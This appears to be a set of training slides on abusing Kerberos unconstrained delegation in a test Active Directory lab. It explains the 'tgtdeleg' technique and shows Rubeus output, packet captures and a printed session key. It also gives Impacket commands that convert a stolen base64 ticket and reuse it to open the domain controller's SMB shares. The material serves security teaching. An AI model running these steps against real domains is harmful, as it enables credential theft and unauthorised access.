
```
[00000001]
```

```
Service Name (02) : krbtgt ; CHILD.TESTLAB.LOCAL ; @ CHILD.TESTLAB.LOCAL  
Client Name (01) : tmassie ; @ CHILD.TESTLAB.LOCAL ( CHILD.TESTLAB.LOCAL )  
Flags 40e10000 : name_canonicalize ; pre_authent ; initial ; renewable ; forwardable  
Session Key : 0x00000012 - aes256_hmac  
0f66f91ba6f2b49acd85143fe6822aa2f3f2d802a363b77e6c19f460bdf05497
```

Session Key Accessibility

- Session keys are either associated with a **TGT** or an **ST**
- Session keys associated with a **TGT**:
 - are used to securely **communicate with the KDC**
 - are handled by the underlying authorization system of Windows (LSASS)
 - Are **not accessible** for a non-admin user
- Session keys associated with an **ST**:
 - Are used to securely **communicate with a target service**
 - Are handled/exposed in the security context of the application that uses the ST
 - Are **accessible** for a non-admin user

Key Relations



10.0.1.10	10.0.1.100	KRB5	380 AS-REQ	
10.0.1.100	10.0.1.10	KRB5	357 AS-REP	
10.0.1.10	10.0.1.100	KRB5	1803 TGS-REQ	1
10.0.1.100	10.0.1.10	KRB5	333 TGS-REP	2
10.0.1.10	10.0.1.100	KRB5	1628 TGS-REQ	3
10.0.1.100	10.0.1.10	KRB5	247 TGS-REP	4
10.0.1.10	10.0.1.100	SMB2	3545 Session Setup Request	5
10.0.1.100	10.0.1.10	SMB2	315 Session Setup Response	

*(Not) extractable in raw form

TGT Copy for Delegation – Abuse

- The previously described mechanism to request a copy of a user's TGT is valuable for attackers
- Attacker's situation:
 - Can run code in a user's context (e.g. via malware implant)
 - Does not know the user's password
 - Can request tickets (both TGT and ST) in the name of the user
 - Would like to extract the user's TGT → requires local admin privileges
- Abuse
 1. From the user's session, the attacker requests a service ticket for CIFS on a DC
 2. The KDC checks whether the target (CIFS on DC) supports delegation
 3. DCs are configured for unconstrained delegation by default → a copy of the user's TGT is requested
 4. The KDC returns the TGT copy (including session key) to the user
 5. This TGT and its associated session key can now be extracted and used by the attacker


TGT Copy for Delegation – Abuse with Rubeus

- The previously described attack is built into several attack tools
- In Rubeus, it's called **tgtdeleg**
See: <https://github.com/GhostPack/Rubeus?tab=readme-ov-file#tgtdeleg>
- Enables acquiring a usable* TGT from within a user's session without local admin privileges
- Working principle:
 1. Rubeus requests a service ticket for CIFS on DC (by default)
 2. DC is configured for unconstrained delegation
 3. Client requests a TGT copy
 4. Client prepares the AP-REQ data structure which includes TGT copy inside its authenticator
 5. Rubeus extracts the TGT copy from within the authenticator
 6. The actual AP-REQ is not sent

* Ticket + associated session key

TGT Copy for Delegation – Abuse Details cont.

```
c:\temp\tools\Rubeus>.\Rubeus_v4.0.exe tgtdeleg
```



v2.2.1

```
[*] Action: Request Fake Delegation TGT (current use
```

```
[*] No target SPN specified. attempting to build 'ci
```

No.	Time	Source	Destination	Protocol	Length	Info
326	8.032356	10.0.1.10	10.0.1.100	KRB5	380	AS-REQ
328	8.033609	10.0.1.100	10.0.1.10	KRB5	357	AS-REP
359	8.047912	10.0.1.10	10.0.1.100	KRB5	1823	TGS-REQ
362	8.049927	10.0.1.100	10.0.1.10	KRB5	373	TGS-REP
370	8.051382	10.0.1.10	10.0.1.100	KRB5	1628	TGS-REQ
373	8.052169	10.0.1.100	10.0.1.10	KRB5	247	TGS-REP

1

2

3

1) Client requests a TGT (this only happens if no TGT is in memory yet)

2) Client requests ST for CIFS on DC

3) Client requests ST for KRBTGT on DC

```
req-body
  Padding: 0
  kdc-options: 40810000
  realm: CHILD.TESTLAB.LOCAL
```

```
req-body
  Padding: 0
  kdc-options: 60810010
  realm: CHILD.TESTLAB.LOCAL
  sname
    name-type: KRB5-NT-SRV-INST (2)
    sname-string: 2 items
      SNameString: krbtgt
      SNameString: CHILD.TESTLAB.LOCAL
```

```
req-body
  Padding: 0
  kdc-options: 40810000
  realm: CHILD.TESTLAB.LOCAL
  sname
    name-type: KRB5-NT-SRV-INST (2)
    sname-string: 2 items
      SNameString: cifs
      SNameString: DC1.child.testlab.local
```

TGT Copy for Delegation – Abuse Details cont.

The previously requested TGT copy can now be used from anywhere (e.g. the attacker's machine) to request additional tickets:

```
$ cat tmassie.b64
doIF2jCCBdagAwIBBaEDAgEWooIEyzCCBMdhggTDMIIEv6ADAgEFoRUbE0NISUxELlRFU1RMQUIuTE9DQ[CUT]

$ cat tmassie.b64 | base64 -d > tmassie.kirbi
$ impacket-ticketConverter tmassie.kirbi tmassie.ccache
Impacket v0.12.0.dev1 - Copyright 2023 Fortra
[*] converting kirbi to ccache...
[+] done
$ export KRB5CCNAME=/home/hacker/tmassie.ccache
$ impacket-smbclient child.testlab.local/tmassie@dc1.child.testlab.local -k -no-pass -
dc-ip=10.0.1.100 -target-ip=10.0.1.100
```

Base64 decoded kirbi

Convert to ccache

Set env var for impacket tools

Kerberos auth.

```
# shares
NETLOGON
SYSVOL
```

No.	Time	Source	Destination	Protocol	Length	Info
3439	14.544595500	10.0.1.15	10.0.1.100	KRB5	1599	TGS-REQ
3441	14.546341200	10.0.1.100	10.0.1.15	KRB5	1620	TGS-REP
3446	14.555474200	10.0.1.15	10.0.1.100	SMB2	1555	Session Setup Request

